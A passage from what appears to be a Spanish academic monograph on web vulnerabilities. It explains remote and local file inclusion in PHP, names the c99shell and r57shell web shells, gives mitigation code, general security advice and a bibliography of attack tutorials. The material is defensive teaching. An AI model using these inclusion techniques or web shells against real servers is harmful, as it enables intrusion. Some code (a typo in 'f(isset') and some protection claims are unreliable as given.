. 06/04/2007 04:51
.. 05/04/2007 23:12 103 aux1.php 05/04/2007 23:12 103 aux2.php 06/04/2007 2

http://darvein.tradebit.com/pub/9004/FileInclusion.pdf

El servidor local, es el servidor desde donde se realiza el ataque y el servidor remoto, es el servidor desde el que se realiza la inclusión del archivo.

Es importante tener en cuenta la extensión del archivo del servidor remoto. En el ejemplo, se visualiza que la url remota que para este caso es el mismo servidor, hace referencia al archivo: cmd.php. Como se están haciendo pruebas en un servidor local, y tanto el servidor local como el remoto son el mismo, no es importante la extensión del archivo, pero si el servidor remoto no fuese el mismo (caso real), se tendría que cambiar la extensión del archivo, ya que de ser .php, se ejecutaría el código en el servidor remoto, en lugar de en el servidor local, que es donde se desea que se ejecute.

En lugar de incluir un fichero con un llamado a system(), se pueden incluir Shell en PHP, con lo que se lograría un mayor control sobre el servidor objetivo.

Cuando un sitio se encuentra expuesta a la inyección de archivos para la ejecución remota se menciona el Shell: c99shell.php (casi nunca se encuentra con este nombre por razones de seguridad). La inclusión de los archivos c99shell.php y r57shell.txt en un servidor objeto del ataque, permiten al atacante realizar análisis exhaustivos del servidor, realizar uploads, navegar por directorios, y dejar abierta la posibilidad a phishing, virus, troyanos y demás formas de ataque.

4.1.3.2 Formas de Evitar RFI/LFI

La mayoría de explotaciones de vulnerabilidades no solo las de este tipo se debe en la mayoría de los casos a malas configuraciones de algún tipo de servicio asociado a la aplicación, la primera medida sería denegar accesos URL a través de funciones como include, para evitar la inclusión de archivos remotos. El resto de precauciones, se deberían tomar desde el código PHP, o asignando permisos a ciertas carpetas; es decir desde el sistema operativo mismo, se puede indicar que el usuario que se encuentre ejecutando el servidor web, no tenga permisos de lectura, escritura, modificación ó ejecución.

Las protecciones a nivel de código que podrían implementarse son:

- Uso de la función: file_exists (string $filename) bool. Con esto se evita la inclusión de archivos remotos.
- Eliminar rutas relativas del archivo así: basename (string $path, string[optional] $suffix = null) string. Esta function devuelve el nombre del archivo, dada su ruta así:

✓ C:\Mis_documentos\archivo.txt, devolvería: archivo.txt
✓ /etc/X11/aux1.conf, devolvería: aux1.conf

Esto evita el escalamiento de directorios y que se incluyan archivos a través de una URL.

- Concatenación de Cadenas: Concatena el valor de la variable, al directorio de trabajo actual, esto habiendo pasado la variable por la función: basename. Sería así:

```
$pagina=$_GET['page'];
$pagina=getcwd().'\\'.basename($pagina);
```

- No incluir el valor de la variable en la función: include: Si se tiene una variable a la que se le pasa el nombre de la sección de la página que se desea visualizar se podría hacer de la siguiente manera:

```
f(isset($_GET['seccion']))
{
        $sec=$_GET['seccion'];
        if(strcmp("contacto",$sec)==0)
        {
                include_once 'contacto.php';
         }else if(strcmp("home",$sec)==0){
                include_once 'home.php';
         }else{
                include_once 'home.php';
         }
}
```

5. RECOMENDACIONES Y BUENAS PRÁCTICAS

Es evidente que el riesgo de explotación de vulnerabilidades en la Web es generalizado y está en crecimiento, pero no se encuentra distribuido de manera uniforme. Debido a que los consumidores y las empresas se interconectan cada vez más a través de la Web, no se puede esperar que se cierren las puertas a Internet. Incluso si se realizará esta acción y se cerrarán las puertas en determinadas partes, los autores de programas maliciosos y estafadores comenzarían a intentar ingresar por las ventanas. Se evidencia que la mayoría de vulnerabilidades a nivel de aplicación pueden eliminarse con una programación adecuada de las aplicaciones, por lo tanto es importante difundir buenas prácticas de programación y montaje de aplicaciones web entre los desarrolladores de aplicaciones, así mismo estos deben contemplar que existen problemáticas que pueden ser solucionadas mediante librerías o funcionalidades ya existentes, sin embargo existen otras que aún requieren de soluciones propietarias o una variación de las ya existentes. El grado de conocimiento de los desarrolladores de aplicaciones debería contemplar los riesgos y vulnerabilidades que pueden explotarse, acorde con el lenguaje y plataforma sobre la cual trabajan y con esto evitar en un alto grado la presencia de riesgos que puedan comprometer la integridad de los datos.

Recomendaciones para una selección efectiva de análisis de vulnerabilidades

Una efectiva solución para el análisis de vulnerabilidades debe cumplir con los siguientes criterios. Estos son avalados por el NIST (Nacional Institute of Standards and Technology):

- ✓ Precisión, fácil de usar, administración y overhead son factores que deben considerarse en la selección[71].

- ✓ Esquema de operación que opere bajo la modalidad “de afuera hacia adentro” como un hacker, desde la perspectiva de un tercero.

- ✓ Asegurar resultados precisos sobre dispositivos de red, puertos, protocolos y sistemas sin hacer ningún tipo de presunciones

- ✓ Empleo de un eficiente esquema de inferencia para la evaluación.

[71] http://dan1t0.wordpress.com/2011/05/03/rfi_lfi_chroot

- ✓ Escaneo automático utilizando bases de datos constantemente actualizadas sobre métodos de ataques y vulnerabilidades.

- ✓ La herramienta (servicio) debe minimizar caídas o fallas de servidores, ciclos y otros problemas causados de manera inadvertida por las actividades de escaneo.

- ✓ La solución debe proveer opciones de escaneo preferenciales como intensidad, velocidad de tal forma que no haya sobrecarga sobre redes, servidores y scanners como tal.

- ✓ Las actualizaciones sobre vulnerabilidades de las bases de datos del producto ofrecido debe poderse realizar desde localidades remotas bajo demanda o de manera automática.

- ✓ Deben proveerse medidas de remediación para la mitigación de cada vulnerabilidad encontrada y proveer referencias a información adicional.

- ✓ Deben reportarse el número CVE para cada vulnerabilidad encontrada.

- ✓ Generación de reportes concisos, ajustables que incluyan priorización de vulnerabilidades por severidad y análisis de tendencias además de permitir la comparación con resultados previos[72].

Recomendaciones Generales

- ✓ Evitar enlaces sospechosos: La clave está en analizar si son ofrecidos en alguna situación sospechosa, por ejemplo una foto en un idioma distinto; de un remitente desconocido o de un sitio web poco confiable.

- ✓ No acceder a sitios web de dudosa reputación: Es recomendable que el usuario esté atento a mensajes promocionales y evite acceder a páginas web con estas características. Salvo, que sea de un remitente confiable[73].

- ✓ Repasar el concepto de ingeniería social: Los temas populares, canales de fácil acceso y los sitios de redes sociales son algunos de los ámbitos en los que la ingeniería social es ampliamente utilizada. Cuanto más se conozca sobre el panorama de las amenazas, más seguro se estará cuando se esté conectado en línea.

[72] http://dan1t0.wordpress.com/2011/05/03/rfi_lfi_chroot/
[73] http://www.infospyware.com/articulos/10-consejos-para-navegar-seguro-por-internet/

- ✓ Mantener la práctica de volver a la fuente: Acceder directamente a los sitios de confianza y realizar las búsquedas desde ahí. Para comprobar la legitimidad de los resultados de la búsqueda es aconsejable leer de forma general su resumen, con el fin de asegurarse de que proporcionan estas descripciones sensibles.

- ✓ Tener las actualizaciones al día: La actualización de los últimos parches de seguridad, tanto para el sistema operativo como el software instalado en el sistema, permite evitar la propagación de amenazas a través de las vulnerabilidades del sistema.

- ✓ Descargar aplicaciones desde sitios web oficiales: Muchos simulan ofrecer programas populares alterados por versiones que contienen algún tipo de malware (software malicioso). Se aconseja descargar aplicaciones desde portales oficiales[74].

- ✓ Utilizar tecnologías de seguridad: Las soluciones de antivirus, firewall y antispam representan las aplicaciones más importantes para la protección y disminución del riesgo ante amenazas en el equipo.

- ✓ Evitar el ingreso de información personal en formularios dudosos: Antes de volcar información sensible, es recomendable verificar la legitimidad del sitio. Una buena estrategia es corroborar el dominio, así se pueden prevenir ataques de phishing por ejemplo.

- ✓ Sea muy celoso con sus datos personales y evite publicar información sensible, especialmente a través de redes sociales[77].

- ✓ Tener precaución con los resultados arrojados por buscadores web: Los atacantes suelen posicionar sus sitios web en la búsqueda de palabras clave muy utilizadas por el público. Estar atento a los resultados y verificar a qué sitios web se enlaza[75].

- ✓ No asuma que un e-mail es seguro sólo porque viene de alguien que usted conoce. Trate siempre de verificar la información que contienen antes de seguir sus instrucciones o enviar el mensaje a otras personas. De este modo, se puede evitar la ejecución de cargas maliciosas para el robo de información o infecciones de malware. Es conveniente revisar detenidamente cada mensaje de e-mail que llegue al buzón[76].

---

[74] http://carlosadlrs.wordpress.com/2011/02/14/recomendaciones-y-buenas-practicas-para-evitar-que-te-hackeen/

[75] http://carlosadlrs.wordpress.com/2011/02/14/recomendaciones-y-buenas-practicas-para-evitar-que-te-hackeen/

[76] http://www.infospyware.com/articulos/10-consejos-para-navegar-seguro-por-internet/

- ✓ Utilizar herramientas para verificar el correo electrónico: Confiar en el propio criterio no siempre resulta efectivo. La utilización de herramientas para comprobar los mensajes del correo electrónico es una buena apuesta. Utilizar un plug-in del buscador ayuda a determinar la legitimidad de un mensaje y puede mantener a raya a los cibercriminales[77]

- ✓ Aceptar sólo contactos conocidos: Tanto en mensajería instantánea como en redes sociales, aceptar e interactuar sólo con contactos conocidos[78]

- ✓ Al regresar, utilizar la papelera: Todos aquellos correos que resulten sospechosos, si no se conoce al remitente o presentan un 'Asunto' desconocido, deben ir a la papelera. Es importante vaciarla después[79]

- ✓ Evitar la ejecución de archivos sospechosos: Es aconsejable evitar la ejecución de archivos desconocidos y en caso de descargas, analizarlos previamente con el antivirus.

- ✓ Utilice contraseñas fuertes: Se recomienda la utilización de contraseñas que contengan distintos tipos de caracteres y una longitud de al menos 8 caracteres.

- ✓ No entregue información personal o información acerca de su organización a través de Internet sin antes chequear la seguridad del sitio web.

- ✓ Habilite las conexiones inalámbricas solamente cuando usted mismo esté utilizando el dispositivo, y deshabilítelas tan pronto como termine.

- ✓ Detener la navegación móvil insegura: No acceda nunca a webs financieras u otros sitios que requieran información confidencial desde su teléfono inteligente ("smartphone"). Esto facilita el acceso a los cibercriminales para robar no sólo dinero, sino información sobre identificación personal (PII, por sus siglas en inglés).

- ✓ Active la configuración de seguridad de su navegador, de forma que le permita navegar pero con una seguridad adecuada.

Seguir las mejores prácticas de navegación y búsqueda a través del móvil: Los dispositivos móviles hoy cuentan con funciones de seguridad integradas. Es importante aprovecharlas para garantizar la protección online así como también la

[77] http://www.infospyware.com/articulos/10-consejos-para-navegar-seguro-por-internet/

[78] http://carlosadlrs.wordpress.com/2011/02/14/recomendaciones-y-buenas-practicas-para-evitar-que-te-hackeen/

[79] http://cxo-community.com/articulos/blogs/blogs-seguridad-informatica/2878-como-evitar-ser-victima-de-ataques-informaticos.html

seguridad de los datos almacenados en el dispositivo. Hay que ser selectivo al descargar e instalar aplicaciones móviles, ya que se están utilizando en algunos ataques. También se debe navegar por sitios o páginas protegidas por protocolos Secure Sockets Layer (SSL) si esa opción está disponible.

- ✓ Prestar más atención a los detalles: Dado que los dispositivos móviles varían en tamaño y capacidad, navegar por la web puede, en algunos casos, resultar más complicado que agradable. Tal y como mostró un ataque de prueba de concepto (POC), algunos buscadores móviles pueden ocultar eficazmente las direcciones URL al completo, lo que puede ser utilizado para ataques de phishing[80].

- ✓ Los programadores deben cifrar los canales entre las aplicaciones clientes y el servidor de autenticación de los usuarios para evitar impactar la variable confidencialidad del sistema de seguridad.

- ✓ Los programadores deben implementar un máximo de 3 intentos fallidos para una autenticación, al fallar se debe bloquear la IP por lo menos por 5 minutos.

- ✓ Los programadores deben implementar unas librerías para filtrar las entradas de los usuarios en los formularios para impedir la inserción de caracteres especiales que actualmente permiten los ataques de inyección de datos encontrados en los logs de las aplicaciones web.

- ✓ Asignar la menor cantidad de privilegios posible: Utilice siempre las cuentas con el privilegio mínimo necesario para la aplicación en cuestión, nunca utilice: “sa”, “dba”, “admin”, o cualquiera de sus equivalentes[81].

Se deben hacer análisis de vulnerabilidades a las aplicaciones antes de pasar a producción, no solamente la funcionalidad es un requerimiento importante, “la seguridad de la información” también es importante.

- ✓ Recursos humanos debe implementar capacitaciones y posteriores evaluaciones donde se mida cuantitativamente si la capacitación dejo el mensaje de que las políticas de seguridad de la información no son opcionales.

- ✓ Realizar descargas de actualizaciones de software de forma regular: Cuando se obtienen las instrucciones para descargar actualizaciones de software es conveniente no ignorarlas. Incluso si es necesario reiniciar el sistema en medio de una importante tarea, algo que puede ser bastante desalentador, continúe y sea disciplinado, puesto que es algo esencial para permanecer protegido[83].

---

[80] http://carlosadlrs.wordpress.com/2011/02/14/recomendaciones-y-buenas-practicas-para-evitar-que-te-hackeen/

[81] http://www.acis.org.co/fileadmin/Articulos/AuditoriaTecnicaSGSI.pdf

- ✓ Se podría pensar en implementar un sistema de actualización centralizada de software para no dejar esta responsabilidad en los usuarios administradores que el día a día no les permite hacerlo de forma inmediata cuando estos suplementos se liberan[82]

- ✓ No usar software sin licencia: El software pirata puede ser considerado un factor de riesgo debido a la preinstalación de software malicioso que realiza la misma gente que lo vende después a precios enormemente reducidos[83]

- ✓ Se recomienda el uso de herramientas de auditoría para comprobar si nuestros desarrollos web son vulnerables a cierto tipo de ataques automatizados. Puesto que la descripción detallada del uso de estas herramientas sobrepasa el objetivo de este texto, se mencionarán algunas, cada una de ellas junto con una descripción de las mismas. Algunas herramientas sugeridas:

- WebScarab[84] Herramienta promovida por el OWASP, permite auditar diferentes tipos de errores como SQL injection o XSS entre otros. La herramienta ha sido diseñada utilizando un arquitectura de plugins de forma que es bastante simple incorporar nueva funcionalidad.

- LiveHTTPHeaders [85]: Esta herramienta viene implementada en forma de extensión para Mozilla Firefox y nos permite ver que cabeceras, tanto en la petición como en la respuesta, se están produciendo en cada momento.

- Tamper Data[86]: Esta herramienta también es una extensión para Mozilla Firefox, su característica principal es que permite manipular las cabeceras relativas al protocolo HTTP antes de enviarlas.

- Nessus: Es una completa herramienta de auditoría que no se ciñe únicamente a la auditoría web sino que explora otros diversos aspectos como arquitectura de red, servicios de mail, DNS, etc. También posee una arquitectura de plugins que permite incorporar fácilmente nuevas funcionalidades.

- Fuzzers: Podemos describir un fuzzer como un alimentador de entradas aleatorias de un espacio de posibilidades indicado", es decir, un fuzzer genera entradas aleatorias que se corresponden a determinados criterios y las ofrecen al programa en busca de comportamientos poco usuales.

---

[82] http://www.acis.org.co/fileadmin/Articulos/AuditoriaTecnicaSGSI.pdf
[83] http://carlosadlrs.wordpress.com/2011/02/14/recomendaciones-y-buenas-practicas-para-evitar-que-te-hackeen/
[84] https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
[85] http://livehttpheaders.mozdev.org/installation.html
[86] http://tamperdata.mozdev.org/

BIBLIOGRAFÍA

SQL INJECTION

Ataques SQL Injection
Disponible en Internet:
http://parasitovirtual.wordpress.com/2010/07/10/introduccion-a-los-ataques-sql-injection/
Descripción: Introducción a los ataques SQL Injection

SQL Injection
Disponible en Internet:
http://issuu.com/ccia/docs/doc1
Descripción: Introducción a SQL Injection y Ejemplo Paso a Paso de Inyección SQL

SQL Injection
Disponible en Internet:
http://issuu.com/thehate/docs/sql
Descripción: Talle rSQL Injection con ejemplos prácticos

SQL Injection
Disponible en Internet:
http://issuu.com/3xddesign/docs/basics-of-php-security (SQL INJECTION)
Descripción: Introducción al Ataque SQL – Ejemplos prácticos

Taller SQL Injection
Disponible en Internet:
http://www.aztlan-hack.org/index.php?command=1022&id=Taller-SQL-Injection
Descripción: Talle SQL Injection con ejemplos prácticos

Taller SQL Injection
Disponible en Internet:
http://download.oracle.com/oll/tutorials/SQLInjection/index.htm
Descripción: Talle rSQL Injection con ejemplos prácticos

Guides of Fixing Sql Injection Vulnerabilities
Disponible en Internet:
http://www.mycert.org.my/en/resources/web_security/main/main/detail/573/index.html
Descripción: Ejemplos prácticos de Inyección SQL.

Búsqueda de URLs con Parámetros
Disponible en Internet:
http://www.elladodelmal.com/search/label/SQLi

Descripción: Ejemplos prácticos SQL

SQL Injection By Kenkeiras
Disponible en Internet:
http://www.hackxcrack.es/cuadernos/sql/
Descripción: Conceptos SQL y Ejemplos de Ataque.

Formas de Evitar Inyecciones SQL
Disponible en Internet:
http://es.wikipedia.org/wiki/Inyecci%C3%B3n_SQL
Descripción: Evitar Inyecciones SQL

LFI – Blind SQL – SQL Injection
Disponible en Internet:
http://xss.cx/examples/netsparker/local-file-inclusion-blind-sql-injection-cwe23-cwe89-www.socialfollow.com_80.htm#HighlyPossibleSqlInjection
Descripción: Ejemplos de Ataque LFI – Blind SQL – SQL Injection

OWASP – SQL Injection
Disponible en Internet:
https://www.owasp.org/index.php/SQL_Injection (SQL Injection)
Descripción: Identificación del Ataque, Ejemplo y Formas de Prevenirlo.

SQL - Injection
Disponible en Internet:
http://download.oracle.com/oll/tutorials/SQLInjection/index.htm
Descripción: Taller SQL – Recomendado

SQL Injection Walkthrough
Disponible en Internet:
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
Descripción: Tutorial de Injección SQL

REMOTE FILE INCLUSION
Remote File Inclusión
Disponible en Internet:
http://vodpod.com/watch/5710652-como-hacer-hacking-a-un-remote-file-inclusion-con-metasploit-gnu-linux-seguridadinformatica-rfi-
Descripción: Ejemplos y Formas de Protección

Manual Remote File Inclusión
Disponible en Internet:
http://www.aztlan-hack.org/index.php?command=1022&id=Manual-de-RFI-Remote-File-Inclusion
Descripción: Manual con ejemplos prácticos y protección a dichos ataques.

RFI– Blind SQL – SQL Injection
Disponible en Internet:
http://xss.cx/examples/netsparker/local-file-inclusion-blind-sql-injection-cwe23-cwe89-www.socialfollow.com_80.htm#HighlyPossibleSqlInjection
Descripción: Ejemplos de Ataque LFI – Blind SQL – SQL Injection

XSS – RFI y SQL INJECTION
Disponible en Internet:
http://foro.elhacker.net/nivel_web/taller_de_introduccion_a_los_bugs_a_nivel_web-t173509.0.html ()
Descripción: Introducción RFI y Ejemplos Prácticos

Tutorial Remote File Upload
Disponible en Internet:
http://www.ccoli.com/videos/yt--Jwdv7B32So
Descripción: Video que muestra la Forma de Realizar un Ataque RFI

Local y remote file inclusion en PHP
Disponible en Internet:
http://mundogeek.net/archivos/2010/05/04/local-y-remote-file-inclusion-en-php/
Descripción: Introducción a las vulnerabilidad RFI/LFI y Formas de Explotarla

CROSS SITE SCRIPTING
Ataques XSS con JavaScript por Diversión y Beneficio
Disponible en Internet:
http://ansicoder.net/Docs/xssjavascript.pdf
Descripción: Documentación de XSS, DOM y AJAX

Introducción de Bugs a Nivel Web
Disponible en Internet:
http://foro.elhacker.net/nivel_web/taller_de_introduccion_a_los_bugs_a_nivel_web-t173509.0.html
Descripción: Ejemplo práctico Ataque XSS

Ataque XSS
Disponible en Internet:
http://www.portalhacker.net/index.php/topic,60797.0.html
Descripción: Ejemplo práctico Ataque XSS

XSS_Hacking_Tutorial_SP
Disponible en Internet:
http://issuu.com/dragonjar/docs/cross-site-scripting
Descripción: Ejemplos de distintos ataque XSS y Técnicas de Ataque XSS

Best Live demo for Cross Site Scripting [XSS] Attack

Disponible en Internet:
http://shishirasati.com/2010/09/05/xss-attack/
Descripción: Vídeo Paso a Paso de Ataque XSS persistente

Cookies, XSS y Acortadores URL
Disponible en Internet:
http://zonainformaticos.com/index.php?topic=436.0
Descripción: Ejemplo Práctico Completo Ataque XSS

GENERALES

Buenas Prácticas para la Defensa contra Ataques Web.
Disponible en Internet:
http://www.alumnosutn.com.ar/portal/component/content/article/13-eventos/26-buenas-practicas-para-la-defensa-contra-los-ataques-web
Descripción: Ejemplos y Formas de Protección

Malasy Computer Emergency Response Team
Disponible en Internet:
http://www.mycert.org.my/en/
Descripción: Vulnerabilidades Explotadas en diferentes ambientes

Web Application Security and the OWASP Top 10
Disponible en Internet
http://issuu.com/sapientnitro/docs/web-application-security-and-the-owasp-top-10-by-j
Descripción: Seguridad en Aplicaciones Web – Herramientas Comerciales de Escaneo de Vulnerabilidades

OWASP Top 10 for 2010
Disponible en Internet:
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
Descripción: Top 10 del año 2010 de Vulnerabilidades en la Web

Top 20 de Internet Security Problems, Threats and Risks
Disponible en Internet:
http://www.sans.org/top20/2007/ ((TOP 20 VULNERABILIDADES)
Descripción: Las primeras 20 Vulnerabilidades presentes en la Web – Año 2007

Twenty Critical Security Controls for Effective Cyber Defense: Consensus Audit Guidelines
Disponible en Internet:
http://www.sans.org/critical-security-controls/cag2.pdf
Descripción: Las primeras 20 Vulnerabilidades presentes en la Web – Año 2007 y Formas de Protección Efectivas

Web Hacking Incident Database
Disponible en Internet:
http://projects.webappsec.org/w/page/13246995/Web-Hacking-Incident-Database
Descripción: Estadísticas de Vulnerabilidades en Tiempo Real

Amenazas Deliberadas a la Seguridad de la Información
Disponible en Internet:
http://www.iec.csic.es/criptonomicon/seguridad/amenazas.html (Amenazas)
Descripción: Identificación de Ataques Activos y Pasivos

Ciberseguridad – Amenazas y Vulnerabilidades a los Sistemas de Información y Comunicaciones. Tendencias 2010
Disponible en Internet:
http://www.asimelec.es/media/Ou1/Curso%20Verano%202010/La%20Ciberseguridad_Javier%20Candau_CCN%20.pdf
Descripción: Ciberseguridad y Ciberamenazas por Areas (Europa y España)

ISO 27000
Disponible en Internet:
http://www.gestion-calidad.com/iso-27000.html (ISO 27000)
Descripción: ISO 27000 y lo Relacionado con la Seguridad de la Información.

Legislación Colombiana de Délitos Informáticos
Disponible en Internet:
http://www.dragonjar.org/carcel-y-multas-para-delitos-informaticos-en-colombia.xhtml
Descripción: Contextualización, ataques contemplados y penalización de dichos délitos

Legislación – Ley en Colombia
Disponible en Internet:
http://www.uniderecho.com/leer_ley_Ley-En-Colombia_19_1459.html (Legislación Colombiana)
Descripción: Ley 1273 de Enero de 2009 – Explicación de la Ley

Legislación – Ley en Colombia
Disponible en Internet:
http://www.secretariasenado.gov.co/senado/basedoc/ley/2009/ley_1273_2009.html
Descripción: Ley 1273 de Enero de 2009 – Decreto y Artículos de la Ley 1273

Control de Intentos de Hackeo
Disponible en Internet
http://www.aztlan-hack.org/seccion/textos/classloghack.zip
Descripción: Clase PHP que permite mantener un registro de los Intentos de Hackeo que recibe una Web mediante técnicas como: XSS, SQL Injection y RFI.

Hexagonal Architecture

Disponible en Internet
http://c2.com/cgi/wiki?HexagonalArchitecture (Otras Arquitecturas (hexagonal))
Descripción: Tipo de Arquitectura Hexagonal

Arquitectura Cliente – Servidor
Disponible en Internet:
http://ccia.ei.uvigo.es/docencia/SCS/Tema1.pdf (Cliente Servidor)
Descripción: Explicación de Arquitectura Cliente Servidor y Gráficos Ilustrativos

Arquitectura de las Aplicaciones Web
Disponible en Internet:
http://www.prograweb.com.mx/pweb/0201arquiAplicaweb.html
Descripción: Explicación de Arquitectura de 1 – 2 y 3 Capas

Red Social de Seguridad Informática - Herramientas
Disponible en Internet
http://www.websecurity.es/seccion/herramientas
Descripción: Explicación de: Show Ip, Netcraft Toolbar, Finjan Security Browsing, Manual de Malwarebytes y Anti-Malware y otro serie de artículos relacionados con Seguridad de la Información

Center of Internet Security
Disponible en Internet:
http://www.cisecurity.org/
Descripción: Contiene Información importante sobre: Security Benchmarks, Multi-State Information Sharing and Analysis Center, y Desarrollo Laboral Cibernético

Internet Hackers y Software Libre
Disponible en Internet:
http://issuu.com/dragonjar/docs/internet__hackers_y_software_libre
Descripción: Trata tema de Software Libre, Hackers y Tecnologías actuales